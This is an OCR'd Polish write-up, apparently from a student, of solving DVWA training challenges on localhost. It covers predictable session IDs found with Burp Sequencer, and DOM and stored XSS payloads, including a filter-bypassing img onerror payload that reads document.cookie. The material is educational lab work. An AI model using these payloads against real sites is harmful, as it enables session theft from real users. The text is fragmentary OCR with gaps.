
```
6 Pragma: no-cache
7 Set-Cookie: dvwaSession=20021
8 Vary: Accept-Encoding
9 Content-Length: 3512
10 Connection: close
```


Poziom: Medium


Zrobiłam dokładnie to samo co w poziomie low, czyli przesłanie do sequencera i repeter.





Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Live capture Manual load Sequencer settings
Select live capture request
Remove
Clear
Start live capture
Token location within response
Cookie:
Form field:
Custom location:
Burp Sequencer [live capture #1: http://localhost]
Live capture (1124 tokens)
Pause
Copy tokens
Auto analyze (next: 1500)
Requests: 1121
Stop
Save tokens
Analyze now
Errors: 0
Summary
Character-level analysis
Bit-level analysis
Analysis settings


Burp Sequencer [live capture #1: http://localhost]
Live capture (20000 tokens)
Pause
Copy tokens
Auto analyze
Requests: 20004
Stop
Save tokens
Analyze now
Errors: 0
Summary
Character-level analysis
Bit-level analysis
Analysis settings
Overall result
The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.
Effective entropy
The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.
Significance level
>10%
>1%
>0.1%
>0.01%
>0.001%
0
1
Number of bits of entropy










Wyniki losowości również były fatalne, a system używa Unix Epoch Clock, czyli początek czasu dla systemów Unix.


Poziom: High

Tutaj znowu to samo co w low i medium


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Comment this item HTTP/1
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/weak_id/
12 Cookie: dvwaSession=1716140925; BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfKq5wG9dBCcO48JLSz; PHPSESSID=pete57456tia1hs96imiut7j75; security=high
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 16
Search...
0 highlights


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Live capture Manual load Sequencer settings
Select live capture request
Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, t
Remove
Clear
Host Request
1 http://localhost POST /DVWA/vulnerabilities/weak_id/ HTTP/1....
2 http://localhost POST /DVWA/vulnerabilities/weak_id/ HTTP/1....
Start live capture
Token location within response
Select the location in the response where the token appears.
Cookie: dvwaSession=c4ca4238a0b923820dcc ...
Form field:
Custom location:
Configure
Burp Sequencer [live capture #2: http://localhost]
Live capture (2598 tokens)
Pause Copy tokens Auto analyze (next: 3000) Requests: 2598
Stop Save tokens Analyze now Errors: 0
Summary Character-level analysis Bit-level analysis Analysis settings





2ab8f86410b4f3bdcc747699295eb5a4


e4c8c477d15f72bef65651ddb22c5891

Wyniki były lepsze natomiast system używa jaki algorytm kryptograficzny md5, który sprawdziłam na crackstation.net, algorytm polega na kryptografii wielkości o +1 i kryptografii md5.


XSS (DOM)

Poziom: Low

Nie ma żadnych zabezpieczeń, więc po wybraniu języka dostajemy całą ścieżkę http://localhost/DVWA/vulnerabilities/xss_d/?default=English. Dodałam do końcówki alert "Haker" poprzez <script>alert("Haker")</script>.



Więc wystarczy dodać: <script>alert(document.cookie)</script>



Ukradłam również ciasteczko za pomocą burpa.

Poziom: Medium

Po kodzie źródłowym widać, że nie można dodać nic ze script.


```
# Do not allow script tags
if (stripos ($default, "<script") !== false) {
    header ("location: ?default=English");
    exit;
```

po wybraniu języka dodałam kod </select><img src="x" onerror=alert(document.cookie)> który w momencie próby uruchomienia obrazka zostanie uruchomiony atrybut onerror, który wykona kod

JavaScript.

Poziom: High


Wykorzystanie burpa do przejęcia ciasteczka.




XSS (Stored)


Poziom: Low

Pozyskanie ciasteczka poprzez dodanie <script>alert(document.cookie)</script>




Z tak dużym sukcesem, że zmieniając pomiędzy poziomami dostałam wszystkie ciasteczka (z wyjątkiem impossible)






